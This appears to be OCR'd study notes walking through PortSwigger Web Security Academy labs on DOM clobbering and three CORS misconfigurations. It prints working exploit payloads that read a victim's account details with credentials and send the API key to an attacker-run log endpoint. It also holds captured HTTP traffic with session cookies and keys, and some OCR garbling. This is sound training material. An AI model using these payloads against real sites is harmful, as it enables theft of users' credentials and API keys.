
<iframe src=https://your-lab-id.web-security-academy.net/post?postId=3 onload="setTimeout(()=>this.src=this.src+'#x',500)">

Remember to change the URL to contain your lab ID and make sure that the postId parameter matches the postId of the blog post into which you injected the HTML in the previous step.

3. Store the exploit and deliver it to the victim. The next time the page loads, the print() function is called.

The library uses the attributes property to filter HTML attributes. However, it is still possible to clobber the attributes property itself, causing the length to be undefined. This allows us to inject any attributes we want into the form element. In this case, we use the onfocus attribute to smuggle the print() function.

When the iframe is loaded, after a 500ms delay, it adds the #x fragment to the end of the page URL. The delay is necessary to make sure that the comment containing the injection is loaded before the JavaScript is executed. This causes the browser to focus on the element with the ID "x", which is the form we created inside the comment. The onfocus event handler then calls the print() function.



CORS

Lab 1: CORS vulnerability with basic origin reflection

APPRENTICE

This website has an insecure CORS configuration in that it trusts all origins.

To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator's API key.

You can log in to your own account using the following credentials: wiener:peter

Access the lab

Solution

1. Check intercept is off, then use the browser to log in and access your account page.
2. Review the history and observe that your key is retrieved via an AJAX request to /accountDetails, and the response contains the Access-Control-Allow-Credentials header suggesting that it may support CORS.
3. Send the request to Burp Repeater, and resubmit it with the added header:

Origin: https://example.com

4. Observe that the origin is reflected in the Access-Control-Allow-Origin header.
5. In the browser, go to the exploit server and enter the following HTML, replacing $url with your unique lab URL:
6. <script>

```
var req = new XMLHttpRequest();

req.onload = reqListener;

req.open('get','$url/accountDetails',true);

req.withCredentials = true;

req.send();


function reqListener() {

   location='/log?key='+this.responseText;

};        </script>
```

7. Click **View exploit**. Observe that the exploit works - you have landed on the log page and your API key is in the URL.

8. Go back to the exploit server and click **Deliver exploit to victim**.

9. Click **Access log**, retrieve and submit the victim's API key to complete the lab.

Original request

Request

Pretty | Raw | Hex

```
GET /accountDetails HTTP/1.1
Host: 0a13000e041bc5fac0d4793d00fc006a.web-security-academy.net
Cookie: session=RvBS4RGDyAS7JSbOxGeW6q3tLWBCKfwd
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a13000e041bc5fac0d4793d00fc006a.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9
Connection: close
```

Response

Pretty | Raw | Hex | Render

```
HTTP/1.1 200 OK
Access-Control-Allow-Credentials: true
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 204

{
  "username":"wiener",
  "email":"tester@test.com",
  "apikey":"ztnt7AeMmBXJDLoiLxa5svQDwlwqOMsS",
  "sessions":[
    "RvBS4RGDyAS7JSbOxGeW6q3tLWBCKfwd",
    "5ThjCrWAc13VqqTRLPPMYI2lnUUu9uCV"
  ]
}
```

Changed request

Request

Pretty | Raw | Hex

```
GET /accountDetails HTTP/1.1
Host: 0a13000e041bc5fac0d4793d00fc006a.web-security-academy.net
Cookie: session=RvBS4RGDyAS7JSbOxGeW6q3tLWBCKfwd
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a13000e041bc5fac0d4793d00fc006a.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9
Origin: https://example.com
Connection: close
```

Response

Pretty | Raw | Hex | Render

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://example.com
Access-Control-Allow-Credentials: true
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 204

{
  "username":"wiener",
  "email":"tester@test.com",
  "apikey":"ztnt7AeMmBXJDLoiLxa5svQDwlwqOMsS",
  "sessions":[
    "RvBS4RGDyAS7JSbOxGeW6q3tLWBCKfwd",
    "5ThjCrWAc13VqqTRLPPMYI2lnUUu9uCV"
  ]
}
```

Craft a response

URL: https://exploit-0a6c00e50442c584c0ef7956017700fd.web-security-academy.net/exploit

HTTPS

☑

File:

```
/exploit
```

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<script>
    var req = new XMLHttpRequest();
    req.onload = reqListener;
    req.open('get','https://0a13000e041bc5fac0d4793d00fc006a.web-security-academy.net/accountDetails',true);
    req.withCredentials = true;
    req.send();

    function reqListener() {
        location='/log?key='+this.responseText;
    };
</script>
```

```
10.0.4.197      2022-08-10 17:39:06 +0000 "GET /exploit/ HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.79 Safari/537.36"
10.0.4.197      2022-08-10 17:39:06 +0000 "GET /log?key={%20%20%22username%22:%20%22administrator%22,%20%20%22email%22:%20%22%22,%20%20%22apikey%22:%20%22pErkdVaeRWzoIIV8ZNAJPzq9RSVMjBAV%22,%20%20%22sessions%22:%20[%20%20%20%20%22
10.0.4.197      2022-08-10 17:39:06 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.79 Safari/537.36"
95.70.190.72    2022-08-10 17:39:06 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36"
95.70.190.72    2022-08-10 17:39:07 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36"
95.70.190.72    2022-08-10 17:39:08 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36"
```

Lab 2: CORS vulnerability with trusted null origin

APPRENTICE

This website has an insecure CORS configuration in that it trusts the "null" origin.

To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator's API key.

You can log in to your own account using the following credentials: wiener:peter

Access the lab

Solution


1. Check intercept is off, then use Burp's browser to log in to your account. Click "My account".
2. Review the history and observe that your key is retrieved via an AJAX request to /accountDetails, and the response contains the Access-Control-Allow-Credentials header suggesting that it may support CORS.
3. Send the request to Burp Repeater, and resubmit it with the added header Origin: null.
4. Observe that the "null" origin is reflected in the Access-Control-Allow-Origin header.
5. In the browser, go to the exploit server and enter the following HTML, replacing $url with the URL for your unique lab URL and $exploit-server-url with the exploit server URL:
6. <iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc="<script>

```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','$url/accountDetails',true);
req.withCredentials = true;
req.send();
function reqListener() {
  location='$exploit-server-url/log?key='+encodeURIComponent(this.responseText);
};
```


</script>"></iframe>

Notice the use of an iframe sandbox as this generates a null origin request.

7. Click "View exploit". Observe that the exploit works - you have landed on the log page and your API key is in the URL.
8. Go back to the exploit server and click "Deliver exploit to victim".
9. Click "Access log", retrieve and submit the victim's API key to complete the lab.



Original request



Request

Pretty Raw Hex

```
GET /accountDe tails HTTP/1.1
Host : 0a2e00a304f54372c0c2304b00b2008b.web-security-academy.net
Cookie : session =uexzM8sZMjKZAhXNqX5fI63soYLl9s69
Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63
Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Accept : */*
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer :
https://0a2e00a304f54372c0c2304b00b2008b.web-security-academy.net/
my-account?id=wiener
Accept-Encoding : gzip, deflate
Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection : close
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Access-Control-Allow-Credentials : true
Content-Type : application/json; charset=utf-8
Connection : close
Content-Length : 149

{
  "username" :"wiener" ,
  "email" :"",
  "apikey" :"ZVWl75u3loxBTyiBEVcZKBcllPK2NXAm" ,
  "sessions" :[
    "uexzM8sZMjKZAhXNqX5fI63soYLl9s69"
  ]
}
```

Changed request with origin header in request

Request

Pretty Raw Hex

```
GET /accountDetails HTTP/1.1
Host : 0a2e00a304f54372c0c2304b00b2008b.web-security-academy.net
Cookie : session =uexzM8sZMjKZAhXNqX5fI63soYLl9s69
Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63
Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Accept : */*
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer :
https://0a2e00a304f54372c0c2304b00b2008b.web-security-academy.net/
my-account
Accept-Encoding : gzip, deflate
Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Origin : null
Connection : close
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin : null
Access-Control-Allow-Credentials : true
Content-Type : application/json; charset=utf-8
Connection : close
Content-Length : 149

{
  "username" :"wiener" ,
  "email" :"",
  "apikey" :"ZVWl75u3loxBTyiBEVcZKBcllPK2NXAm" ,
  "sessions" :[
    "uexzM8sZMjKZAhXNqX5fI63soYLl9s69"
  ]
}
```

it does not accept arbitrary origin beecause we dont see access control allow origin in response header

Request

Pretty Raw Hex

```
GET /accountDetails HTTP/1.1
Host : 0a2e00a304f54372c0c2304b00b2008b.web-security-academy.net
Cookie : session =uexzM8sZMjKZAhXNqX5fI63soYLl9s69
Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63
Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Accept : */*
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer :
https://0a2e00a304f54372c0c2304b00b2008b.web-security-academy.net/
my-account
Accept-Encoding : gzip, deflate
Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Origin : https://example.com
Connection : close
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Access-Control-Allow-Credentials : true
Content-Type : application/json; charset=utf-8
Connection : close
Content-Length : 149

{
  "username" :"wiener" ,
  "email" :"",
  "apikey" :"ZVWl75u3loxBTyiBEVcZKBcllPK2NXAm" ,
  "sessions" :[
    "uexzM8sZMjKZAhXNqX5fI63soYLl9s69"
  ]
}
```

File:

/exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc="<script>
    var xhr = new XMLHttpRequest();
    var url = 'https://0a2e00a304f54372c0c2304b00b2008b.web-security-academy.net'
    xhr.onreadystatechange = function(){
        if (xhr.readyState == XMLHttpRequest.DONE){
            fetch('https://exploit-0a680012043243 41c03b302801ed0016.web-security-academy.net/log?key' + xhr.responseText)
                }
            }
  xhr.open('get',url + '/accountDetails',true);
  xhr.withCredentials = true;
  xhr.send(null);
</script>"></iframe>
```

Store View exploit Deliver exploit to victim Access log

<iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc="<script>

```
var xhr = new XMLHttpRequest();
var url = ''
xhr.onreadystatechange = function(){
    if (xhr.readyState == XMLHttpRequest.DONE){
        fetch('/log?key' + xhr.responseText)
                                                    }
                                                }
xhr.open('get',url + '/accountDetails',true);
xhr.withCredentials = true;
xhr.send(null);
```

</script>"</iframe>

Deliver and Access to logs

Lab 3: CORS vulnerability with trusted insecure protocols

PRACTITIONER

This website has an insecure CORS configuration in that it trusts all subdomains regardless of the protocol.

To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator's API key.

You can log in to your own account using the following credentials: wiener:peter

Hint

Access the lab

Solution


1. Check intercept is off, then use Burp's browser to log in and access your account page.
2. Review the history and observe that your key is retrieved via an AJAX request to /accountDetails, and the response contains the Access-Control-Allow-Credentials header suggesting that it may support CORS.
3. Send the request to Burp Repeater, and resubmit it with the added header Origin: http://subdomain.lab-id where lab-id is the lab domain name.
4. Observe that the origin is reflected in the Access-Control-Allow-Origin header, confirming that the CORS configuration allows access from arbitrary subdomains, both HTTPS and HTTP.
5. Open a product page, click **Check stock** and observe that it is loaded using a HTTP URL on a subdomain.
6. Observe that the productID parameter is vulnerable to XSS.
7. In the browser, go to the exploit server and enter the following HTML, replacing $your-lab-url with your unique lab URL and $exploit-server-url with your exploit server URL:
8. <script>

   document.location="http://stock.$your-lab-url/?productId=4<script>var req = new XMLHttpRequest(); req.onload = reqListener; req.open('get','https://$your-lab-url/accountDetails',true); req.withCredentials = true;req.send();function reqListener() {location='https://$exploit-server-url/log?key='%2bthis.responseText; };%3c/script>&storeId=1" </script>

9. Click **View exploit**. Observe that the exploit works - you have landed on the log page and your API key is in the URL.
10. Go back to the exploit server and click **Deliver exploit to victim**.
11. Click **Access log**, retrieve and submit the victim's API key to complete the lab.
12.


```
Lab #3 - CORS vulnerability with trusted insecure protocols

Target Goal - exploit the CORS misconfiguration to retrieve
the administrator's API key

Creds - wiener:peter

Analysis:

Testing for CORS misconfigurations:
1. Change the origin header to an arbitrary value
2. Change the origin header to the null value
3. Change the origin header to one that begins with the origin
of the site.
4. Change the origin header to one that ends with the origin
of the site.
```

Original request




```
Request
Pretty Raw Hex
GET /accountDetails HTTP/1.1
Host : 0ac500d503071dccc09c329d00890084.web-security-academy.net
Cookie : session =zFyJQ4tcLnwe2yrcSyPTahuUAAcZo4fO
Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Accept : */*
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer :
https://0ac500d503071dccc09c329d00890084.web-security-academy.net/my-account?id=wien
er
Accept-Encoding : gzip, deflate
Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection : close

Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Access-Control-Allow-Credentials : true
Content-Type : application/json; charset=utf-8
Connection : close
Content-Length : 149

{
  "username" :"wiener" ,
  "email" :"",
  "apikey" :"lrfxuDm7R2bAPGkBpZqBPWdcFSWKwgdx" ,
  "sessions" :[
    "zFyJQ4tcLnwe2yrcSyPTahuUAAcZo4fO"
  ]
}
```

Origin: null




```
Request
Pretty Raw Hex
GET /accountDetails HTTP/1.1
Host : 0ac500d503071dccc09c329d00890084.web-security-academy.net
Cookie : session =zFyJQ4tcLnwe2yrcSyPTahuUAAcZo4fO
Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Accept : */*
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer :
https://0ac500d503071dccc09c329d00890084.web-security-academy.net/my-account?id=wiene
r
Accept-Encoding : gzip, deflate
Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Origin : null
Connection : close

Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Access-Control-Allow-Credentials : true
Content-Type : application/json; charset=utf-8
Connection : close
Content-Length : 149

{
  "username" :"wiener" ,
  "email" :"",
  "apikey" :"lrfxuDm7R2bAPGkBpZqBPWdcFSWKwgdx" ,
  "sessions" :[
    "zFyJQ4tcLnwe2yrcSyPTahuUAAcZo4fO"
  ]
}
```

Origin: https://example.com




```
Request
Pretty Raw Hex
GET /accountDetails HTTP/1.1
Host : 0ac500d503071dccc09c329d00890084.web-security-academy.net
Cookie : session =zFyJQ4tcLnwe2yrcSyPTahuUAAcZo4fO
Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Accept : */*
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer :
https://0ac500d503071dccc09c329d00890084.web-security-academy.net/my-account?id=wiene
r
Accept-Encoding : gzip, deflate
Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Origin : https://example.com
Connection : close

Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Access-Control-Allow-Credentials : true
Content-Type : application/json; charset=utf-8
Connection : close
Content-Length : 149

{
  "username" :"wiener" ,
  "email" :"",
  "apikey" :"lrfxuDm7R2bAPGkBpZqBPWdcFSWKwgdx" ,
  "sessions" :[
    "zFyJQ4tcLnwe2yrcSyPTahuUAAcZo4fO"
  ]
}
```

Origin: https://0afc003d04ef8af1c0575636004d0093.web-security-academy.net -- >hostla aynı




Origin: https://0afc003d04ef8af1c0575636004d0093.web-security-academy.net.malicious.com



Origin: https://random.0afc003d04ef8af1c0575636004d0093.web-security-academy.net

Vulnerable endpoint

Store and deliver



Solution payload:

// document.location should be 1 line so delete spaces

<script>document.location="http://stock.0ac500d503071dccc09c329d00890084.web-security-academy.net/?productId=4<script>var req = new XMLHttpRequest(); req.onload = reqListener; req.open('get','https://0ac500d503071dccc09c329d00890084.web-security-academy.net/accountDetails',true); req.withCredentials = true;req.send();function reqListener() {location='https://exploit-0a6a006303021df3c04a32bb01e00067.web-security-academy.net/exploit/log?key='%2bthis.responseText; };%3c/script>&storeId=1"</script>

Kodun anlaşılır hali →

document.location="http://stock.0ac500d503071dccc09c329d00890084.web-security-academy.net/?productId=4<script>

var req = new XMLHttpRequest();

req.onload = reqListener;

req.open('get','https://0ac500d503071dccc09c329d00890084.web-security-academy.net/accountDetails',true);

req.withCredentials = true;


req.send();

function reqListener() {

location='https://exploit-0a6a006303021df3c04a32bb01e00067.web-securityacademy.net/exploit/log?key='

%2bthis.responseText; };

%3c/script>&storeId=1"



Steps:

GET /accountDetails // → Origin: null

